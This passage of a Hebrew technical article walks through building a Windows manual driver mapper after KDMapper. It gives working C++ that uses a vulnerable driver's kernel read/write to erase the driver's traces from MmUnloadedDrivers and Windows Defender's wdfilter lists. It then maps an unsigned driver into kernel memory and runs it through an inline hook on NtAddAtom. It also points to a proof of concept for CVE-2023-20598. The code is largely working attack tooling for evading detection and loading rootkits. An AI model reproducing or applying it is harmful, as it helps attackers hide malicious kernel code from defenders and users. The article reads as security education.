typedef struct _DEVICE_OBJECT {
  CSHORT                    Type;
  USHORT                    Size;
  LONG                      ReferenceCount;
  struct _DRIVER_OBJECT     *DriverObject;
  struct _DEVICE_OBJECT     *NextDevice;
  struct _DEVICE_OBJECT     *AttachedDevice;
  struct _IRP               *CurrentIrp;
  PIO_TIMER                 Timer;
  ULONG                     Flags;
  ULONG                     Characteristics;
  __volatile PVPB           Vpb;
  PVOID                     DeviceExtension;
  DEVICE_TYPE               DeviceType;
  CCHAR                     StackSize;
  union {
    LIST_ENTRY         ListEntry;
    WAIT_CONTEXT_BLOCK Wcb;
  } Queue;
  ULONG                     AlignmentRequirement;
```

לפני שנמשיך, אסכם את החלק הזה עד עכשיו בקטע קוד קצר:

```
auto system_handle_inforamtion = static_cast<nt::PSYSTEM_HANDLE_INFORMATION_EX>(buffer);

for (auto i = 0u; i < system_handle_inforamtion->HandleCount; ++i)
{
    const nt::SYSTEM_HANDLE current_system_handle = system_handle_inforamtion->Handles[i];
    if (current_system_handle.UniqueProcessId !=
reinterpret_cast<HANDLE>(static_cast<uint64_t>(GetCurrentProcessId())))
        continue;
    if (current_system_handle.HandleValue == device_handle)
    {
        object = reinterpret_cast<uint64_t>(current_system_handle.Object);
        break;
    }
}
```

```
VirtualFree(buffer, 0, MEM_RELEASE);
if (!object)
    return false;
uint64_t device_object = 0;
if (!ReadMemory(device_handle, object + 0x8, &device_object, sizeof(device_object)) ||
!device_object) {
    Log(L"[!] Failed to find device_object" << std::endl);
    return false;
}
uint64_t driver_object = 0;
if (!ReadMemory(device_handle, device_object + 0x8, &driver_object,
sizeof(driver_object)) || !driver_object) {
    Log(L"[!] Failed to find driver_object" << std::endl);
    return false;
}
```

עם המצביע ל-DEVICE_OBJECT נוכל להגיע לעצם המרכזי של ה-Driver - DRIVER_OBJECT. מבנה ה-DRIVER_OBJECT נראה כך:

```
typedef struct _DRIVER_OBJECT {
  CSHORT             Type;
  CSHORT             Size;
  PDEVICE_OBJECT     DeviceObject;
  ULONG              Flags;
  PVOID              DriverStart;
  ULONG              DriverSize;
  PVOID              DriverSection;
  PDRIVER_EXTENSION  DriverExtension;
  UNICODE_STRING     DriverName;
  PUNICODE_STRING    HardwareDatabase;
  PFAST_IO_DISPATCH  FastIoDispatch;
  PDRIVER_INITIALIZE DriverInit;
  PDRIVER_STARTIO    DriverStartIo;
  PDRIVER_UNLOAD     DriverUnload;
  PDRIVER_DISPATCH   MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

הסיבה שבגללה אנחנו מחפשים להשתמש במבנה הזה היא בשביל הערך DriverSection - ערך זה, כמו הערכים הקודמים, נועד לקדם אותנו עוד צעד לכיוון המטרה. במקרה זה הערך DriverSection הוא מבנה מטיפוס LDR_DATA_TABLE_ENTRY, מבנה זה לא מתועד על ידי Windows אך בעזרת אתרים כמו geoffchappell.com (קישרתי למטה) ניתן לראות באופסט 0x58 את הערך BaseDllName: ה-UNICODE_STRING **המתועד ומשומש בקרנל** של ה-Driver שהוטען.


כעת ניתן לשאול שאלה הגיונית מאוד: יש לנו את השם של הדרייבר עוד מההתחלה, אז למה עשינו את כל התהליך הזה? אז זהו, שזה לא סתם, זה הוא שם שנבדק כשמבצעים Unload ל-Driver בפעולה הפנימית MiRememberUnloadedDriver שאחראית לשמור את המידע על ה-Driver ב-MmUnloadedDrivers. ברגע שהשם שאנחנו מספקים לה לא ואלידי (כלומר: buffer או אורך ששווים ל-0) - הפעולה תצא לפני שהיא שומרת את המידע על ה-Driver.

זה סיכום של כל התהליך בקוד:

```
uint64_t driver_section = 0;

if (!ReadMemory(device_handle, driver_object + 0x28, &driver_section, sizeof(driver_section)) ||
!driver_section) {
   Log(L"[!] Failed to find driver_section" << std::endl);
   return false;
}

UNICODE_STRING us_driver_base_dll_name = { 0 };
if (!ReadMemory(device_handle, driver_section + 0x58, &us_driver_base_dll_name, sizeof(us_driver_base_dll_name))
|| us_driver_base_dll_name.Length == 0) {
   Log(L"[!] Failed to find driver name" << std::endl);
   return false;
}

auto unloadedName = std::make_unique<wchar_t[]>((ULONG64)us_driver_base_dll_name.Length / 2ULL + 1ULL);
if (!ReadMemory(device_handle, (uintptr_t)us_driver_base_dll_name.Buffer, unloadedName.get(),
us_driver_base_dll_name.Length)) {
   Log(L"[!] Failed to read driver name" << std::endl);
   return false;
}

us_driver_base_dll_name.Length = 0; //MiRememberUnloadedDriver will check if the length > 0 to save the unloaded
driver
if (!WriteMemory(device_handle, driver_section + 0x58, &us_driver_base_dll_name,
sizeof(us_driver_base_dll_name))) {
   Log(L"[!] Failed to write driver name length" << std::endl);
   return false;
}
Log(L"[+] MmUnloadedDrivers Cleaned: " << unloadedName << std::endl);
return true;
```

WdFilterDriverList:

זאת הרשימה המרכזית האחרונה שנעבור עליה, ועם כל הרשימות הללו ה-Driver שלכם יהיה מוחבא בכל גרסא של Windows 10/11. מדובר במבנה פנימי של wdfilter.sys וניתן להבין את דרך פעולתו ומשמעותו מההגדרה הבאה:



כמו מבני הנתונים הקודמים, גם מבנה זה מתבסס על שמירה של ה-Drivers שרצים כרגע על המערכת (במקרה של מבנה זה - גם הוא בנוי על LIST_ENTRY double linked list). בהחבאה זו נצטרך להשתמש בהרבה pattern scanning בגלל חוסר התיעוד הרב, ואני אחסוך את הפרטים על התבניות עצמן ועל השינוים הקטנים שצריך לבצע כדי להתקדם מערך לערך (שניתן למצוא בעמוד הגיטהאב של KDMapper):

1) נתחיל מ-pattern scanning עבור רשימת ה-Driver-ים הטעונים - RuntimeDriverList, במקרה זה מאוחסן ב-Driver גם מונה של כמות ה-Driver-ים הרצים (ניתן להבין את הכיוון כבר, הורדת המונה) ופעולה פנימית לשחרור המידע על אותו Driver מהרשימה בשם MpFreeDriverInfoExRef שגם אותם נרצה למצוא בזכרון

2) נשתמש בשתי הכתובות הראשונות שמצאנו למציאת ערכים אחרים, כגון:

- המערך שבו באמת נמצא המידע על כל Driver טעון
- מצביע ל-LIST_ENTRY של ה-Driver הראשון ברשימה, איתו נוכל לבצע מעבר על הרשימה

אחרי מציאת הערכים הרלוונטיים נוכל להתחיל לעבור על הרשימה כמו כל רשימה מבוססת LIST_ENTRY קיימת. בעזרת עוד קצת הנדסה לאחור (צירפתי מאמר שמתעד הרבה מהמבנים ה"לא מתועדים" הללו) ניתן לראות שישר אחרי ה-LIST_ENTRY במבנה נמצא השם של ה-Driver כ-UNICODE_STRING. כמו שעשינו ב-PiDDBCacheTable ניקח את השם לוקאלית ונבדוק אם הוא זהה לשם של ה-Driver שלנו, אם כן: מצאנו את הרשומה להחביא.

עם כל הנתונים שמצאנו לפני כן נוכל בשלב זה להוריד את המונה באחד, להסיר את המידע על ה-Driver שלנו מהמבנה בעזרת MpFreeDriverInfoExRef ונוכל לעשות LIST_ENTRY Unlinking. בגלל שבמערך המתועד על המידע של ה-Driver-ים יש גם מידע על כל Driver (אך ידוע שהוא באותו הסדר של רשימת ה-LIST_ENTRY) נאפס את האיזור שמתאר את ה-Driver שלנו:

```
if (wcsstr(ImageName.get(), intel_driver::GetDriverNameW().c_str())) {
//remove from RuntimeDriversArray

bool removedRuntimeDriversArray = false;
PVOID SameIndexList = (PVOID)((uintptr_t)Entry - 0x10);

for (int k = 0; k < 256; k++) { // max RuntimeDriversArray elements
    PVOID value = 0;
    ReadMemory(device_handle, RuntimeDriversArray + (k * 8), &value, sizeof(PVOID));
    if (value == SameIndexList) {
        PVOID emptyval = (PVOID)(RuntimeDriversCount + 1); // this is not count+1 is position of cout addr+1
        WriteMemory(device_handle, RuntimeDriversArray + (k * 8), &emptyval, sizeof(PVOID));
        removedRuntimeDriversArray = true;
        break;
    }
}

if (!removedRuntimeDriversArray) {
    Log("[!] Failed to remove from RuntimeDriversArray" << std::endl);
    return false;
}

auto NextEntry = ReadListEntry(uintptr_t(Entry) + (offsetof(struct _LIST_ENTRY, Flink)));
auto PrevEntry = ReadListEntry(uintptr_t(Entry) + (offsetof(struct _LIST_ENTRY, Blink)));

WriteMemory(device_handle, uintptr_t(NextEntry) + (offsetof(struct _LIST_ENTRY, Blink)), &PrevEntry,
sizeof(LIST_ENTRY::Blink));
WriteMemory(device_handle, uintptr_t(PrevEntry) + (offsetof(struct _LIST_ENTRY, Flink)), &NextEntry,
sizeof(LIST_ENTRY::Flink));

// decrement RuntimeDriversCount
ULONG current = 0;
```

```
ReadMemory(device_handle, RuntimeDriversCount, &current, sizeof(ULONG));
current--;
WriteMemory(device_handle, RuntimeDriversCount, &current, sizeof(ULONG));

// call MpFreeDriverInfoEx
uintptr_t DriverInfo = (uintptr_t)Entry - 0x20;

//verify DriverInfo Magic
USHORT Magic = 0;
ReadMemory(device_handle, DriverInfo, &Magic, sizeof(USHORT));
if (Magic != 0xDA18) {
    Log("[!] DriverInfo Magic is invalid, new wdfilter version?, driver info will not be released to prevent
bsod" << std::endl);
}
else {
    CallKernelFunction<void>(device_handle, nullptr, MpFreeDriverInfoEx, DriverInfo);
```

לבסוף, אחרי זמן ומאמץ רבים, הצלחנו להחביא Driver טעון! מכאן, נתרכז במהות של Manual Driver Mapper - למפות Driver לא חתום לזכרון המערכת.

טעינת Driver לא חתום

לאחר טעינת ה-Driver החולשתי והחבאתו כדי להמנע מהגנות במערכת נוכל להתחיל עם החלק המרכזי של הכתבה - טעינת Driver לא חתום. תיארתי את התהליך שלפיו נפעל בתחילת המאמר ובחלק זה נפעל שלב-שלב בביצוע הטעינה.

קריאת תוכן ה-Unsigned Driver והכנת ה-Driver לטעינה:

לאחר קריאת תוכן ה-Driver מהאכסון והשגת מידע בסיסי כמו גודל הקובץ נוכל להתחיל את תהליך הטעינה בהקצאת זכרון קרנלי שהוא executable עבור ה-Driver שלנו, וכמובן שבשביל זה נשתמש בתוכנה החולשתית שטענו והחבאנו קודם לכן. לפני שנתחיל לכתוב לזכרון הקרנלי נרצה ליצור העתק מתוקן של התוכנה (אסביר מה צריך לתקן מאוחר יותר), אפשר להתחיל להכניס ערכים לזכרון הקרנלי כבר אך בשביל שסדר הפעולות יהיה ברור ומובן נעשה זאת מאוחר יותר.

מפה נתחיל לכתוב את חלקי התוכנה אחד אחרי השני לתוך ההעתק המקומי של ה-Driver, כגון ה- image headers וה-sections מפורמט ה-PE. ניתן לעשות זאת בצורה כזאת:

```
memcpy(local_image_base, data, nt_headers->OptionalHeader.SizeOfHeaders);

// Copy image sections

const PIMAGE_SECTION_HEADER current_image_section = IMAGE_FIRST_SECTION(nt_headers);

for (auto i = 0; i < nt_headers->FileHeader.NumberOfSections; ++i) {
    if ((current_image_section[i].Characteristics & IMAGE_SCN_CNT_UNINITIALIZED_DATA) > 0)
        continue;
    auto local_section = reinterpret_cast<void*>(reinterpret_cast<uint64_t>(local_image_base) +
         current_image_section[i].VirtualAddress);
    memcpy(local_section, reinterpret_cast<void*>(reinterpret_cast<uint64_t>(data) + current_image_section[i].PointerToRawData),
            current_image_section[i].SizeOfRawData);
}
```

בשלב זה מגיעים התיקונים שציינתי לפני כן, שאותם אני אחלק לתת-פרקים שבכל אחד אסביר על המהות שלו, השימוש שלו והצורה שבה נפעל כדי לתקן אותו בצורה שהתוכנה שלנו תרוץ כמו שצריך.

Relocations:

כשקומפיילר מתרגם את הקוד שאנחנו כותבים לשפת מכונה, לקומפיילר יש צורך להשתמש בכתובות מסוימות כדי לתרגם דברים כמו קפיצות בקוד או פנייה לתוכן באיזור ספציפי. בגלל שהקומפיילר לא יכול לדעת איפה התוכנה תטען, הקומפיילר משייך לתוכנה כתובת בסיס מומצאת משל עצמו ויוצר טבלה בשם relocations table בה הוא מתעד כל פנייה לכתובת מומצאת (כתובת בסיס מומצאת + אופסט מתחילת התוכנה) שה-loader יצטרך לתקן בעתיד.

כל התהליך מתואר בצורה מעולה במאמר הבא שאותו אקשר למטה:

Relocations

When a program is compiled, the compiler assumes that the executable is going to be loaded at a certain base address, that address is saved in `IMAGE_OPTIONAL_HEADER.ImageBase`, some addresses get calculated then hardcoded within the executable based on the base address.
However for a variety of reasons, it's not very likely that the executable is going to get its desired base address, it will get loaded in another base address and that will make all of the hardcoded addresses invalid.
A list of all hardcoded values that will need fixing if the image is loaded at a different base address is saved in a special table called the Relocation Table (a Data Directory within the `.reloc` section). The process of relocating (done by the loader) is what fixes these values.

עכשיו, איך אנחנו נשנה את ה-relocations כך שהם יתאימו לתוכנה שלנו? הרי אנחנו מטעינים אותה לאיזור בקרנל שבו הכתובות גדולות בהרבה מכתובות ב-UM. הרעיון מאוד פשוט: מציאת הדלתא (שוני בין כתובת הבסיס הקרנלית לכתובת הבסיס שהקומפיילר נתן לתוכנה) ושינוי כל אחד מה-relocations בעזרת הוספת הדלתא לכל relocation.

אחרי התאמות לצורה בה ה-relocations מאוכסנים, כך התהליך אמור להראות בקוד:

```
void kdmapper::RelocateImageByDelta(portable_executable::vec_relocs relocs, const uint64_t delta) {
    for (const auto& current_reloc : relocs) {
        for (auto i = 0u; i < current_reloc.count; ++i) {
            const uint16_t type = current_reloc.item[i] >> 12;
            const uint16_t offset = current_reloc.item[i] & 0xFFF;

            if (type == IMAGE_REL_BASED_DIR64)
                *reinterpret_cast<uint64_t*>(current_reloc.address + offset) += delta;
        }
    }
}
```

Security Cookie:

יש מאמר מעולה שמדבר על PE format שאקשר למטה, וכפי שהוא מסביר ערך ה-SecurityCookie בהגדרות הקובץ היא כתובת וירטואלית שבה יאוחסן ערך cookie. המנגנון הזה, שנקרא גם בשם stack canary, נועד למנוע stack overflow בעזרת שמירת הערך המקורי של ה-cookie והשוואה של הערך הנוכחי. גם פה בצורה דומה ל-relocations השינוי מאוד פשוט: שינוי הכתובת הוירטואלית לפי הדלתא בין

הבסיס הקרנלי לבין הבסיס שהקומפיילר בחר ושינוי הערך של ה-cookie לערך שלנו (הערך עצמו לא משנה ולכן שלב זה לא חובה). תהליך זה מתואר כאן:

```
bool kdmapper::FixSecurityCookie(void* local_image, uint64_t kernel_image_base)
{
    auto headers = portable_executable::GetNtHeaders(local_image);
    if (!headers)
        return false;

    auto load_config_directory = headers->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG].VirtualAddress;
    if (!load_config_directory)
    {
        Log(L"[+] Load config directory wasn't found, probably StackCookie not defined, fix cookie skipped" << std::endl);
        return true;
    }

    auto load_config_struct = (PIMAGE_LOAD_CONFIG_DIRECTORY)((uintptr_t)local_image + load_config_directory);
    auto stack_cookie = load_config_struct->SecurityCookie;
    if (!stack_cookie)
    {
        Log(L"[+] StackCookie not defined, fix cookie skipped" << std::endl);
        return true; // as I said, it is not an error and we should allow that behavior
    }

    stack_cookie = stack_cookie - (uintptr_t)kernel_image_base + (uintptr_t)local_image; //since our local image is already
                                                                                          //relocated the base returned will be
                                                                                          //kernel address

    if (*(uintptr_t*)(stack_cookie) != 0x2B992DDFA232) {
        Log(L"[-] StackCookie already fixed!? this probably wrong" << std::endl);
        return false;
    }

    Log(L"[+] Fixing stack cookie" << std::endl);

    auto new_cookie = 0x2B992DDFA232 ^ GetCurrentProcessId() ^ GetCurrentThreadId();     //here we don't really care about the
                                                                                          //value of stack cookie, it will still
                                                                                          //works and produce nice result

    if (new_cookie == 0x2B992DDFA232)
        new_cookie = 0x2B992DDFA233;

    *(uintptr_t*)(stack_cookie) = new_cookie; // the _security_cookie_complement will be init by the driver itself if they use crt
    return true;
}
```

Executable Imports:

בדומה ל-relocations table, גם ה-import address table מאוחסן כטבלה בתוך section מקובץ PE. במקרה זה, הטבלה מכילה ספריות שהתוכנה הנוכחית עשתה בהם שימוש. הטבלה כוללת גם את הכתובות הנוכחיות בזכרון של הפעולות המשומשות בתוכנה מתוך כל ספרייה שהיא imported.

כלומר: נהיה חייבים לוודא שהכתובות הללו מתאימות לריצה הנוכחית של המערכת או שהתוכנה לא תעבוד כמו שצריך. הרעיון פשוט מאוד: מעבר על כל ה-imports של ה-Driver, מציאת הספרייה שבה כל פעולה ממומשת ומציאת הכתובת האמיתית של כל פעולה, וכתיבה של הכתובות הרלוונטיות לתוך ה-IAT של ה-Driver. במקרה זה כמובן שהספריות יהיו ספריות קרנליות:

```
bool kdmapper::ResolveImports(HANDLE iqvw64e_device_handle, portable_executable::vec_imports imports) {
    ψfor (const auto& current_import : imports) {
        ULONG64 Module = utils::GetKernelModuleAddress(current_import.module_name);
        if (!Module) {
#if !defined(DISABLE_OUTPUT)
            std::cout << "[-] Dependency " << current_import.module_name << " wasn't found" << std::endl;
#endif
            return false;
        }

        for (auto& current_function_data : current_import.function_datas) {
            uint64_t function_address = intel_driver::GetKernelModuleExport(iqvw64e_device_handle, Module,
current_function_data.name);

            if (!function_address) {
                //Lets try with ntoskrnl
```

```
                if (Module != intel_driver::ntoskrnlAddr) {
                    function_address = intel_driver::GetKernelModuleExport(iqvw64e_device_handle,
intel_driver::ntoskrnlAddr, current_function_data.name);
                    if (!function_address) {
#if !defined(DISABLE_OUTPUT)
                        std::cout << "[-] Failed to resolve import " << current_function_data.name << " (" <<
current_import.module_name << ")" << std::endl;
#endif
                        return false;
                    }
                }
            }

            *current_function_data.address = function_address;
        }
    }

    return true;
}
```


כדי למצוא את הכתובות של הפעולות (ה-exports בספרייה הרלוונטית) נסתכל על ה-headers של ה-image בזכרון. כדי למצוא את כתובת הספרייה הקרנלית בזכרון נשתמש בפעולה NtQuerySystemInformation שעליה דיברתי מוקדם יותר. אלו הפעולות GetKernelModuleExport ו-GetKernelModuleAddress בהתאמה בקטע הקוד למעלה.

לאחר כל המאמץ שהשקענו, סוף סוף נוכל להעתיק כאן את התמונה המקומית של ה-Driver לזכרון הקרנלי שהוקצה לפני כן. לאחר ההעתקה ה-Driver שלנו יהיה בזכרון קרנלי ויוכל לפעול בצורה רגילה כמו כל Driver אחר, הדבר האחרון שנותר לנו לעשות הוא לקרוא ל-entry point של ה-Driver (שגם הוא קיים כשדה ב-PE format).

יש דרכים רבות לקרוא לאיזור זכרון קרנלי כפעולה, אך בגלל הפעולות המוגבלות שניתן לבצע עם רוב ה-Driver-ים החולשתיים (כתיבה וקריאה קרנלית, גם כן איתור פעולות פנימיות\System Services) נצטרך לגרום לקטע קוד ניתן להרצה להפעיל את ה-DriverEntry שלנו. נעשה זאת בעזרת SSDT inline hook (ניתן גם לבצע SSDT hook או שיטה אחרת אך שיטות אלו יהיו קשות יותר למימוש ולא שוות את המאמץ, במיוחד בגלל העובדה שאנחנו ממילא משתמשים ב-System Service שבקושי יש בו שימוש), התהליך יראה כך:

1. יש לאתר System Service שנמצא בשימוש רק לעיתים נדירות (לדוגמא - NtAddAtom). ניתן לעשות זאת באמצעות GetModuleHandleA ו-GetProcAddress על ntdll.dll.
2. לאחר מכן, יש לשמור את הבתים הראשונים של sizeof(Payload) של אותו ה-System Service. יש להשתמש ביכולות write-to-read-only (באמצעות MDLs או שיטות דומות) על מנת לכתוב את ה-Payload המשוכתב עם הכתובת שהשגתם בשלב 1, על תחילת אותו ה-System Service.
3. לאחר מכן, קראו ל-System Service ע"י שימוש בכתובתו או בפונקצית Usermode.

הינה תרשים המציג זאת באופן ויז'ואלי:



קישרתי למטה את העמוד הרשמי של KDMapper עבור אנשים שירצו להתעמק בפתרון, אך בעקרון הצלחנו ליצור Manual Driver Mapper בעצמנו!

בונוס: הנדסה לאחור של Driver חולשתי

לאחר בניית Manual Mapper משלנו, נסתכל עכשיו על Driver חולשתי שהתגלה ממש לאחרונה ונראה איך ניתן להשתמש ב-Driver כזה כדי לבנות Manual Mapper או נוזקות קרנליות דומות. ה-Driver שנסתכל עליו הוא CVE-2023-20598, או בשם האמיתי שלו - pdfwkrnl.sys. זהו graphics Driver של AMD שנתן אפשרות לתוקף עם הרשאות מנהל לשלוח IOCTL-ים עם פרמטרים מסוימים שיפעילו פעולות קרנליות ללא וידוא אם הקורא רשאי להשתמש באותן פעולות (אלו חולשות מאוד נפוצות ב-vulnurable Drivers).

קישרתי בסוף המאמר את עמוד הגיטהאב שלי, בו ניתחתי את ה-Driver והכנתי PoC שטוען תוכנה (במקרה זה netstat.exe) לתוך זכרון non-paged קבוע בקרנל, מה שמהווה את הבסיס לכל Mapper קרנלי. בנוסף לכך, הוספתי גם קישור ליוטיוב שלי בו אני מראה את ההשמשה עובדת עם Kernel Debugger וניתוח של הזכרון.

אז לסיכום...

ממאמר זה ניתן לראות כמה נזק למערכת יכול להגרם מ-Driver אחד שנכתב בצורה לא טובה. כותבי ה-Driver-ים עומדים מול דילמה קשה: האם להעתיק קוד מ-Driver-ים דומים קיימים (מה שיותר תלות מסוכנת מאוד, אם המקורי חולשתי אז גם כל השאר שהעתיקו ממנו יהיו כך), או לכתוב בעצמך את ה-Driver (גם זה יכול להוביל לפרצות אבטחה מהקושי של כתיבת Driver איכותי, במיוחד שמוסיפים עוד ועוד פונקציונליות שדורשת יותר פעולות שצריך לטפל בהם ב-Driver).

באמת כתוצאה מדילמה זו כמעט כל החולשות בענף הזה של מערכות הפעלה \ Windows מבוסס על טעויות של הכותב, מוידוא שמי שביקש לבצע את הפעולה רשאי לעשות זאת ועד וידוא נכון ומתאים של פרמטרים לפעולה. כל אחד מאלו יכולים לעזור לתוקף לבצע פעולה זדונית שתפגע קשות במערכת, ומאמר זה ממחיש זאת.

ביבליוגרפיה

הסבר על הצורה שבה עצי AVL נראים ב-Windows:

https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/ns-ntddk-_rtl_avl_table

הסבר על מציאת מבנים לא מתועדים:

https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntldr/ldr_data_table_entry.htm

הסבר על wdfilter.sys:

https://n4r1b.com/posts/2020/01/dissecting-the-windows-defender-driver-wdfilter-part-1/

הסבר על relocations:

https://0xrick.github.io/win-internals/pe7/

הסבר על PE format ועל Security Stack Cookie בפרט:

https://www.digitalwhisper.co.il/files/Zines/0x5A/DW90-3-PE.pdf

קישור לפרויקט KDMapper:

https://github.com/TheCruZ/kdmapper/blob/master/

קישור להשמשה של Driver חולשתי:

https://github.com/shaygitub/VulnDrivers/tree/main/CVE-2023-20598/CVE-2023-20598

קישור להדגמת ההשמשה:

https://youtu.be/BvYN_TcAZfU

על המחבר

תלמיד בי"ב שמתעניין מאוד בתחומי הפיתוח ומחקר בסביבת Low Level, מערכות הפעלה ואבטחת מידע. מעוניין מאוד לפתח את הידע שלי וללמוד עוד כדי להתפתח בתחום. בין הפרויקטים המרכזיים שלי עבדתי על רוטקיט למערכת ההפעלה Windows 10 כדי להחביא תהליכים, קבצים ותעבורת רשת, כמו כן גם פיתחתי מערכת להגנה מנוזקות קרנליות כמו שלי ואחרות ופיתחתי וחקרתי דרייברים ומבני נתונים פנימיים רבים.

ניתן לראות את הפרויקטים האלו ואחרים בעמוד הגיטהאב שלי:

https://github.com/shaygitub

ניתן ליצור איתי קשר דרך האימייל שלי:

shaygilat@gmail.com

או דרך עמוד הלינקדאין שלי:

https://www.linkedin.com/in/shay-gilat-67b727281